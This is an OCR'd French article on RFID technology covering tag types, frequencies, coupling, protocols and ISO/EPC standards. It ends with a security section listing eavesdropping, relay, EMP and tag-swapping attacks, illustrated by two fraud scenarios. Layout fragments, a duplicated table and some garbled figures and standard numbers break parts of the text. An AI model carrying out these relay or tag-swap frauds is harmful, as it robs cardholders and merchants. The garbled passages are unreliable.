Le tag rfid est composée d'un micro circuit relié à une antenne, encapsulés dans un support. Il est lu par un lecteur qui capte et transmet l'information. On parle donc d' étiquette téléalimantée, d'étiquette radio, de smartcard contactless, de tag, de tanspondeur ou encore de radio-identifiant ou de radio-puce.

La technologie rfid est une technologie riche et variée en applications. De ce fait il découle une multitude de supports de tags rfid, en anneaux, cylindre, carte plastique,étiquette autocollante, rectangle, jeton, clef, tube en verre etc...

Ces tags rfid n'ont en commun que le nom de la technologie d'interface radio mais leurs caractéristiques propres sont définies en rapport avec leur usage.

Commençons par classer ces tags rfid en trois classes selons le degré « d'intelligence ». On distinguera en premier ceux qui retournent un identifiant fixe gravé en usine autrement dit tag à lecture seule ; ceux dits à lecture-écriture qui retournent un identifiant qui peut être reécrit une ou plusieurs fois par l'utilisateur ; et enfin ceux qui permettent un dialogue complet entre le lecteur et le tag, avec une variété d'échange de données en passant par des supports de chiffrage et d'authentification plus ou moins complexes.

Parmi ces tags rfids, certains sont dits actifs parce qu'il sont équipés d'un véritable émetteur radiofréquence. Ces tags rfid possède leur propre module RF ali-

ère soit !

Stocker et récupérer des données à distance avec des marqueurs

menté ou n'ont par leur propre source locale en l'occurence une batterie. A contrario, les autres seront dits passifs car ne disposant pas de module RF et qui seront pour la plupart des cas téléalimentés. Cette deuxième forme de classification repose donc sur l'utilisation ou non d'un module radiofréquence.

Mais il est aussi intéressant de classer les tags rfid en quatre classes selon leurs bandes de fréquence dans laquelle ils fonctionnent, on aura :
Il faut préciser que chaque fréquence possède ses caractéristiques, tant du point de vue des paramètres de communication (distance, vitésse d'échange) que vis à vis de l'environnement dans lequel elle fonctionne (présence de métal et de liquide, activité électromagnétique). Il est donc impossible d'envisager une seule fréquence qui pourrait résoudre tout les problèmes liés à l'utilisation d'un type de tag rfid. C'est pourquoi on remarquera des classes d'utilisation en fonction de ces bandes de fréquence. Les tags rfids basses fréquences (125 à 135 kHz) seront utilisées entre autre pour l'identification des animaux de compagnie, des animaux sauvages, des animaux de ferme ou encore

Tableau Prévisions de répartition de tags rfid par segment de marché en 2006

Application	Nombre million	Commentaires
Médicaments	20	Pfizer, GSK, lutte contre la contrefaçon ....
Bibliothèques, blanchisseries, appareillages	65	Retour sur investissement à 1-2 ans : coût, services
Pallettes/ cartons	500 milliards $0,09	Problèmes, mais amélioration de la QoS
Cartes	285 milliards $0,63	Carte d'identité chinoise : finance, sécurité, transport
Tickets/ documents sécurisés	65	Portugal, Japon: sécurité, rapidité
Bagagerie tranports aériens	85	Las Vegas, Hong Kong: coût, service, sécurité
Bétail	50 milliards $0,2	Nouvelles lois sur la traçabilité
Clés de voiture	46	Demande grand public
Passeports	25	Nouvelles lois : sécurité
Divers	159	Manufactures, santé, véhicules, etc
Total	1300	

la traçabilité des fûts de bière ou tout simplement pour le contrôle d'accès par badge de proximité. Ce sont également cette classe de marqueurs qui sont à la base des systèmes de clés électroniques « sans serrures » que l'on voit apparaître sur certains modèles automobiles.
La classe hautes fréquences (13,56 MHz) sera utilisée pour la traçabilité des livres dans les bibliothèques par exemple, ou encore pour la localisation des bagages dans les aéroports. Le contrôle d'accès à des bâtiments sensibles est également un domaine ou cette fréquence pourra être utilisé.
La classe ultras hautes fréquences pourra être utilisé pour la traçabilité des palettes et containers dans les entrepôt et sur les docks.
La dernière classe utilisant les micro-ondes (2,45 Ghz compris) pourra être utilisé pour le contrôle d'accès à longue distance des véhicules par exemple.

Et les applications ?

On estime pour l'instant que seuls 5 à 10% des applications potentielles de la technologie rfid ont été imaginées...
Voiçi quelques applications existantes ou à venir, la liste n'est évidemment pas exhaustive:
-VERICHIP, tag rfid directement implanté dans le corps humain. Long de seulement 11 mm, il a été construit pour être implanté sous la peau.
-PASSEPORT EUROPEEN, CARTE D'IDENTITEE, la technologie sans contact a été retenue a priori par la norme du passeport électronique ainsi que la future carte d'identité électronique.
-SUPPLY CHAIN : utilisation des tags rfids au standart EPC en remplaçement du code-barres pour optimiser la production, l'entreposage, le transport et le point de vente.
-NAVIGO : carte sans contact utilisée par la RATP dans le métro parisien.
-WORLD CUP 2006 : le tag rfid permet de vérifier l'authenticité d'une place afin d'éviter toute forme de contrefaçon.
-CARTE DE VIE QUOTIDIENNE : les futures cartes de vie quotidienne, présentées comme un progrès simplifiant les relations que tout un chacun est amené à entretenir avecl'administration.
-BILLET DE BANQUE : prévu par la banque Européenne notemment pour contrecarrer les contrefacteurs.
-VIGIK : système de La Poste visant à remplacer le passe actuel déjà bien diffusé utilisé par les facteurs pour entrer dans les immeubles.

FONCTIONNEMENT DE LA TECHNOLOGIE


Un système rfid peut être décomposé en quatre parties, le tag rfid, l'air, le lecteur, et le système hôte.
Le tag rfid sera constitué d'une simple mémoire, qu'elle soit de type eprom, eeprom, ou encore fram associé ou non à une logique cablée ou un microcontrôlleur notamment pour les application nécessitant des authentifications et des supports algorithmiques pour le chiffrage.
L'air assure le médium de communication. Il participe également au couplage entre les antennes du tag rfid et du lecteur.
Le lecteur comprend une partie analogique ayant pour but d'assurer les réceptions et transmissions des signaux RF, les circuits de gestion du protocole de communication (gestion des collisions, authentification, cyptographie) et enfin une interface assurant le dialogue avec le système hôte.
Le système hôte assure la gestion de l'application au plus haut niveau du système rfid.
On distingue deus types de couplages entre le tag rfid et son lecteur dans un système rfid. En général, le couplage magnétique sera utilisé pour les gammes de fréquence LF et HF tandis que le couplage électrique pour les gammes de fréquence UHF et SHF.
On peut donc reclasser les tags rfid en deux autres classes: ceux fonctionnant en champ proche par couplage mangnétique - on parlera de couplage inductif - et ceux fonctionnant en champ lointain par couplage électrique - on parlera de backscatter. Nous nous intéresseront principalement au couplage inductif.
Il est bon de noter qu'on parle aussi de couplage capacitif mais qui reste très peu utilisé.


Prévisions de répartition de tags rfid par segment de marché en 2006

ApplicationNombre million Commentaires Médicaments 20Pfizer, GSK, lutte contre la contrefaçon ....Bibliothèques, blanchisseries, appareillages65Retour sur investissement à 1-2 ans : coût, servicesPallettes/ cartons500 milliards $0,09Problèmes, mais amélioration de la QoSCartes285 milliards $0,63Carte d'identité chinoise : finance, sécurité, transportTickets/ documents sécurisés65Portugal, Japon : sécurité, rapiditéBagagerie tranports aériens 85 Las Vegas, Hong Kong : coût, service, sécurité Bétail 50 milliards $0,2 Nouvelles lois sur la traçabilité Clés de voiture46Demande grand public Passeports 25 Nouvelles lois : sécuritéDivers159Manufactures, santé, véhicules, etcTotal1300 Source: IDTechEx www.idtechex.com

"L'air assure le médium de communication"

Concernant le couplage inductif, l'antenne du tag rfid constitué de plusieurs spires permettra de produire l'énergie nécessaire à la puce en exploitant les phénomènes d'induction crée par le champ magnétique issu du lecteur.





Des tags rfid à couplage inductif

Les phénomènes physiques qui régissent le fonctionnement d'un système rfid, reposant sur le phénomène d'induction électromagnétique, sont la téléalimentation et la rétromodulation.

A l'aide d'un signal électique alternatif radiofréquence baptisé porteuse, on créer via l'enroulement que constitue l'antenne du lecteur, un champ magnétique permettant d'induire à distance une tension dans l'antenne du tag rfid qui une fois redressée, filtrée, servira d'alimentation locale à ce dernier.

Une modulation d'amplitude de la porteuse génératrice du champ (modulation ASK 10% ou 100 %), permettra de transmettre au tag rfid des données qui prendront la forme de commandes/données. Dans un même temps, à l'aide d'une modulation réalisée par modulation d'impédance (LSK, Load shift keying), variation d'une charge résistive, le tag rfid réussira à se faire comprendre du lecteur, ceci permettra aux tags rfid de recevoir les données du lecteur même si ils émettent, ce fonctionnement peut être assimilé au circuit primaire et secondaire d'un transformateur.

On distingue alors trois phases : une [illegible] transfert d[illegible]e (téléalimentation), une phase de communication montante lecteur vers tag (uplink), ainsi qu'une phase de communication descendante du tag rfid vers le lecteur (downlink). On pourra donc être en présence de tags rfid ayant un mode de transmission half duplex (communication bi-directionelle alternée) ou full duplex (communication bi-diectionelle simultanée).

Un protocole de communication sera nécessaire afin d'assurer une cohérence des données transitées, il reposera sur le choix d'une modulation, d'un codage bit, d'un algorithme de détection d'erreurs... Sera parfois nécessaire aussi, due à la présence de plusieurs tags rfid dans le périmètre du champ magnétique, d'un protocole dit anti-collision.

Les protocoles en la matière

Les protocoles utilisés dans un système rfid dépendront du système rfid mis en place. Ils dépendront entre autre de l'identification de plusieurs tags rfid en simultanée ou pas, dépendant des applications et de leurs distances de lecture.

Nous ne rentrerons pas dans le détail des protocoles (physique, transport, communication, anti-collisions...) car on sortirait du carde de cet article; les normes citées plus loin décrivent en détail ces protocoles. On verra plus en détail cette partie lors de nos applications dans « Dossier RFID, et la lumière fût ! Pratique de « l'identification par radiofréquenc[illegible] RFID - 2/2 ».

On se contentera juste de distinguer les protocoles dits protocoles de la couche physique qui comprennent le type de modulation (ASK, PSK, BPSK etc...), le codage bit utilisé (NRZ, Manchester, Miller modifié etc...) des protocoles de la couche transport qui englobent la structure des blocs de données, la taille des blocs de données, les vitesses de transfert etc.... ainsi que des protocoles dits de déclenchement de la communication comme TTF et RTF, et des protocoles dits d'anti-collisions.

Le protocole TTF (Tag Talks First) :


Ici le lecteur émet en permanence un signal porteur non modulé. Lors du passage d'un tag rfid à proximitté, celui-ci va intégrer le signal porteur et commencer la production de son énergie d'alimentation pour envoyer un identiant au lecteur. Le lecteur va indiquer le succès de la transaction par une brève modulation du signal d 'alimentation et la communication de données va débuter.

Le protocole RTF (Reader Talks First) :

Pour identifier les tags rfid présents, le lecteur envoi successivement et en continu une requête d'identification à chaque tag rfid qui si il est présent répondra positivement à la requête, son identité sera alors connue. Cette opération est répétée jusqu'à ce que le lecteur ai parcouru toute sa liste d'identifiants.

Les protocoles anti-collision :

Lorsque plusieurs tags rfid se trouvent dans le champ d'un même lecteur, les communications peuvent être altérées par la présence de plusieurs tags rfid en phase de communication, c'est ce que l'on appellera collision. Pour détecter la collision on insérera dans chaque trame de communication une détection d'erreur



de transmission, à l'aide d'un bit de parité, d'un XOR ou encore d'un CRC par exemple. Dès qu'une erreur est détectée, l'algorithme d'anti-collisions est appliqué. Le terme anti-collisions ne signifie donc pas qu'il n'y a pas de collisions mais plutôt la manière dont on les gère. On distinguera les protocoles pobabilistes des protocoles déterministes.

UNE AFFAIRE DE NORMALISATIONS

Si dans la première phase de développement de la technologie rfid on pouvait accepter des solutions dites propriétaires, en revanche les applications dites multi-utilisateurs qui se profilent auourd'hui exigent des solutions standardisées qui seules peuvent permettre l'interopérabilité des différents systèmes rfid proposés par les offreurs de solution et donc utilisables par l'ensemble des utilisateurs dans n'importe quelle partie du monde.

On distingue deux famillles de normes éditées par deux entités différentes, les normes ISO éditée par L'organisme International de Standardisation ISO et les normes EPC éditées par EPCglobal et qui concernent plus les applications liées à la supply chain.

Pour ce qui concerne le premier point, l'ISO a déjà développé des normes (14 443, 15 693, famille des normes 18 000) tandis que EPCglobal à produit deux standards qui sont le standard EPC Class 1 et le standard EPC Gen 2 respectivement première et seconde génération.

L'AUTO-ID Center :

En 1999, l'AUTO-ID Center a démarré la conception d'une infrastructure globale d'identification par radiofréquence de produits référencés selon un Electronic Product Code (EPC) en remplacement de notre actuel code-barres.

Les travaux de l'AUTO-ID se sont achevés en 2003 donnant naissance à deux organisations :

- EPCglobal, dont l'objectif est d'industrialiser la technologie.
- AUTO-ID LABS assurant le prolongement des travaux de recherche sur l'utilisation de la RFID.

EPCglobal :

Aujourd'hui, la traçabilité s'arrête au lot. Avec le standard EPC, chaque objet peut être identifié et cela de façon unique.

Le standart EPC Class 1 prévoit entre autre

- 8 bits d'entête utilisés pour coder la nationalité
- 28 bits qui permettent d'identifier le fabricant qui a attribué le code
- 24 bits qui permettent d'identifier le type de produit
- 36 bits qui représentent les informations relatives au produit comme le numéro de série.

Le standart EPC Gen 2 est un standard international garantissant une interopérabilité des échanges de données dans le monde entier.

LES NORMES ISO

Les principales normes concernent l'identification des animaux par radiofréquence, les cartes à puce sans contact, et la série 18000.

L'identification des animaux par

"les applications multi-utilisateurs exigent des solutions standardisées"

Exemple d'anti-collisions avec le protocole ALOHA


Un lecteur ou un tag rfid envoi un message dès qu'il est prêt. Si le message rentre en collision, ce que le lecteur vérifie en écoutant le canal, il attend alors une durée aléatoire avant de retenter l'émission. Le lecteur répète sa tentative jusqu'à que le message soit émis dans son intégralité. Dans le cas du tag rfid étant donné que le tag ne peut pas écouter le canal, ni pour savoir si le canal est libre et ni pour savoir si les données sont rentrées en collision, le lecteur envoi donc un ACK si il à réussi à comprendre les données dans leurs intégralitées ainsi si le tag rfid reçoit un ACK il considère qu'il à emis son message avec succès.

radiofréquence :
ISO/IEC 11784: Structure des codes
ISO/IEC 11785: Caractéristiques des protocoles de communication
ISO/IEC 14223 :Transpondeurs évolués

Les cartes à puce sans contact :
ISO /IEC 10536 : Carte à couplage rapproché
Partie 1: Caractéristiques physiques
Partie 2 : Dimensions et emplacement des surfaces de couplage
Partie 3: Signaux électroniques et modes de remise à zéro
Partie 4 : ATR et protocoles de transmission


ISO/IEC 1444 : Carte de proximité
Partie 1: Caractéristiques physiques
Partie 2 : Interface radio fréquence et des signaux de communication
Partie 3: Initialisation et anticollision
Partie 4 : Protocole de transmission

ISO/IEC 15693 : Carte de voisinage
Partie 1: Caractéristiques physiques
Partie 2 : Interface et initialisation dans l'air.
Partie 3 : Anticollision et protocole de transmission
Série ISO 18000 :
ISO/IEC 18000-1: Ce standard définit toutes les caractéristiques des tags rfid de la série ISO 18000.
ISO/IEC 18000-2: Paramètres de communications d'une interface d'air à moins de 135 kHz.
ISO/IEC 18000-3: Paramètres de communications d'une interface d'air à 13,56 MHz.
ISO/IEC 18000-4: Paramètres de communications d'une interface d'air à 2,45 GHz.
ISO/IEC 18000-5: Paramètres de communications d'une interface d'air à 5,8 GHz.
ISO/IEC 18000-6: Paramètres de communications d'une interface d'air entre 860 MHz et 960 MHz (UHF).
ISO/IEC 18000-7: Paramètres de communications d'une interface d'air à 433 MHz



john.lataste@gmail.com
Sécurité Systèmes

"L'identification des animaux par radiofréquence"



EPC Gen 2


Le standard EPC Gen 2 prévoit entre autre :

- L'ouverture du standard : tags rfid produits par différents fabricants, baisse des coûts.
- Une sécurité embarquée : mémoire de 96 bits, mot de passe dans la puce.
- Une taille réduite : puces 2 à 3 fois plus petites qu'actuellement.
- Une plus grande compatibilité : interopérabilité des équipements entre fabricants.
- Une haute efficacité : taux de lecture élevés, proches de 100 %.
- Une meilleure identification des tags rfid : moins d'erreurs de lectures multiples.
- Une fonction Kill: les tags peuvent être « tués » définitivement.
- Une sécurité renforcée : meilleur cryptage des données dans le tag.
- Une meilleure gestion des lectures : même entré tardivement dans le champ du lecteur, le tag peut être lu (alors qu'il est perdu avec le class 1).
- Une globalisation de la gamme UHF : spectre élargi, saut de fréquence UHF avec modulations de fréquence capables de minimiser les interférences avec d'autres périphériques.
- Taux de lecture élevé : 10 fois plus rapide que les tags existants, d'où une automatisation accrue.

Technique RFID, que la lumière soit !

RFID et sécu

les principaux dangers



By John Lataste

Un système rfid a un impact sur la sécurité du système existant.
La première des attaques à laquelle on peut penser pour un système rfid sera une attaque basé sur la faiblesse de son médium de communication. En effet l'interface radio est la porte ouverte à plusieurs scénarios d'attaques étant donné que tout le monde peut s'interfacer a priori entre le tag rfid et son lecteur. A posteriori, cela ne sera pas toujours vrai et dépendra entre autre des normes utilisées, car les portées du système seront différentes du fait des gammes de fréquences et puissances associées utilisées.

On ne peut pas laisser s'implanter une technologie susceptible de transformer prochainement nos habitudes de tous les jours sans se poser de question quant à sa sécurité et ses risques pour notre vie privée, n'en déplaise à ceux qui veulent la vendre avant qu'elle ne soit au point.

" Un équipement d'écoute restera entièrement indétectable "

Dangers évidents

Citons les dangers primaires qui semblent tomber sous le sens.

Concernant le médium de communication...

- Le premier est l'écoute par le canal radio des données transitant entre le tag rfid et son lecteur. Appellée aussi « eavesdropping » (fait d'écouter aux portes), cette technique est dangereuse du fait de sa passivité par rapport au système, ce qui fait qu'un équipement d'écoute restera entièrement indétectable. De plus, en améliorant la qualité du traitement du signal reçu, il sera possible d'augmenter significativement la portée d'écoute.
- Le second est l'ingérence dans le dialogue entre un tag rfid et son lecteur. Bien entendu il ne s'agira pas ici de s'ingérer dans une quelconque trame ou flux de données, mais plutôt d'exploiter la faiblesse d'un protocole, qui par exemple nous permettrait avec un émetteur approprié de faire accepter par le lecteur des données tout en faisant croire au tag rfid que celui-ci les as correctement reçu.

Concernant le tag rfid...

- Le troisième est le fait de pouvoir initier un dialogue avec un tag rfid à l'insu de son porteur. En effet, il sera alors possible à l'initiateur du dialogue, d'obtenir des informations qu'il pourra réutiliser à l'insu du porteur, d'altérer les données contenues en mémoire du tag rfid, de désactiver un tag rfid, tout dépendra nécessairement des capacités du système en terme d'intelligence du tag.
- Le quatrième est que le tag rfid peut être sensible à des attaques de type emp (electromagnetic pulse) qui le désactiveront définitivement.
- Le cinquième est tourné du côté porteur qui pourra rendre son tag inopérant en l'emballant par exemple dans des feuilles d'aluminium rendant tout communication impossible du fait de l'effet cage de Faraday.

Concernant le lecteur rfid...

- Le sixième est le fait de pouvoir créer un DoS (dénis de services) dans le système rfid soit en exploitant la faiblesse du protocole utilisé ou par brouillage du canal radio.
- Le septième est le fait d'exploiter une faille d'un lecteur qui recevant un formatage spécial de donnée ou autre permettra d'injecter des données dans une base de donnée par exemple ou n'importe quel autre effet secondaire.
- Les principes ci-dessus sont évidemment concaténables, ce qui augmente d'autant plus le degré d'insécurité et ouvre la porte à des attaques de type man in the middle ou des attaques par relay ou autres rendant inopérant n'importe quel moyen de chiffrement entre la carte et son lecteur par exemple.

Pour aller plus loin

http://fr.wikipedia.org/wiki/RFID
http://www.eff.org/Privacy/Surveillance/RFID/
http://rfid.idtechex.com/
http://www.filrfid.org/
http://www.rfidjournal.com/
http://www.rfid-show.com
http://www.iso.org
http://www.eannet-france.org
http://www.etsi.fr
http://www.art-telecom.fr/
http://www.cnil.fr/
http://www.icnirp.de

Et dans la vrai vie ça donne quoi ?

Scénario n°1 : Imaginez un escroc à une borne de paiement (points de fidélité, euros ...) où seul le tag rfid est nécessaire pour assurer la transaction, ceçi du fait que les tags rfids alors utilisés sont dits tags sécurisés, car ils contiennent un secret partagé et de plus ils supportent le chiffrage de leur communication. Cet escroc dont l'imagination est débordante dispose d'un transceiver qui lui permet de relayer les commandes et données

rité

d'un lecteur rfid à un deuxième transceiver qui se trouve à une centaine de mètres de là. Son complice, un deuxième escroc possédant le deuxième transceiver se trouve non loin de là à l'arrêt de bus n°34, le transceiver bien proche du sac à main de la vieille dame. Je vous laisse deviner la suite...

Variante : Le système rfid nécessite un code pin utilisateur de la part de la vieille dame !
Et oui, l'escroc n'en ai pas à ses premières nuits blanches où il s'adonne au « shortcut hunting ». Il aime bien trouver des raccourcis surtout si ces derniers peuvent lui rapporter de l'argent !
Il réfléchit donc à un scénario lui permettant de contourner ce fameux code pin utilisateur, et là lui vient l'idée que si la vieille dame attendait le bus n°34 ce vendredi c'est peut être que vendredi prochain il la verrait sûrement au même endroit à la même heure après qu'elle eu fait ses courses. Le vendredi suivant faisant en sorte d'être derrière elle à la caisse, il réussi à voir son code pin utilisateur. À noter qu'il aurait pu tout aussi l'intercepter avec son autre gadget à écoute passive mais seulement si la communication n'avait pas était chiffrée. Une fois la vieille dame à l'arrêt n°34, il réinitialisera une transaction qui

" Shortcut-hunting "

cette fois-ci sera couronnée de succès... la vieille dame étant ravi de pouvoir rediscuter avec le deuxième escroc qu'elle trouve un tantinet charmant.
A noter qu'en essayant plusieurs codes pin utilisateur érronnés, il aurait bloqué la carte de la vieille dame, il avait pensé ainsi à mettre au point un xième gadget permettant de bloquer à distance ce genre de cartes afin de se venger suite à un éventuel échec...

Un cas d'attaque par relay

On est ici en présence d'un cas d'attaque par relay qui met en défaut n'importe quel moyen de chiffrement de la communication et/ou d'authentification active ou passive de la puce. Également en présence d'un code pin utilisateur, on s'aperçoit que le système peut être mis à défaut. Une bonne protection aurait été d'utiliser un bouton poussoir sur le support du tag rfid afin d'empêcher l'accès au tag à l'insu de son porteur.

Scénario n°2 : Un très jeune escroc pénètre une grande surface avec le ferme intention de mettre à défaut le système d'achat du magazin basé sur une application rfid. Ce dernier se rend compte que les passages en caisse sont

La vision de la CNIL

Un certain nombre d'instance existent dans certain pays pour légiférer ou réglementer le traitement des données individuelles. En france c'est la CNIL. La position de la CNIL face à la technologie rfid est claire, elle considère qu'un tag rfid est une donnée personnelle.

En effet,

- Les produits achetés par une personne sont de l'ordre de la sphère privée de cette personne.
- Les informations contenues dans les tags RFID accolés à ces produits sont des données à caractère personnel.
- La loi régit l'utilisation et le traitement de ces données puisque celles-ci sont à caractère personnel. Ainsi, les futurs tags RFID seront munis, dans le secteur de la distribution, d'un système permettant de neutraliser en partie le signal concernant les données à caractère personnel après le passage du portique de sécurité du magasin.

simplifiés, la caissière s'assurant juste du bon déroulement du procédé. Ayant étudié l'électronique au collège, il pousse la recherche et s'aperçoit que le système est conçu par une société X utilisant des tags rfid basé sur une norme appelée iso/iec 15963. En approfondissant ses recherches il tombe sur un site d'un certain CCC (Chaos Computer Club) sur lequel est expliqué une méthode permettant de désactiver une puce rfid via une mini emp. Là lui vient une idée, une fois tout le matériel confectionné il se rend au rayon lecteur dvd et désactive via emp le tag rfid d'un lecteur/graveur de dvd dernière technologie. Par dessus il colle grossièrement un nouveau tag encodé avec les données d'un lecteur de dvd très bas de gamme. Ce tag rfid. il l'à acheté sur internet et ce qui tombe bien c'est qu'il à le même aspect que ceux du fournisseur de la grande surface. Arrivé en caisse, la caissière trouve étonnant le faible prix de ce matériel apparement hightech, son beau frère semble s'être acheté le même la semaine dernière... mais après tout, tout doit être normal puisque cette nouvelle technologie est là justement pour améliorer le traitement des achats.

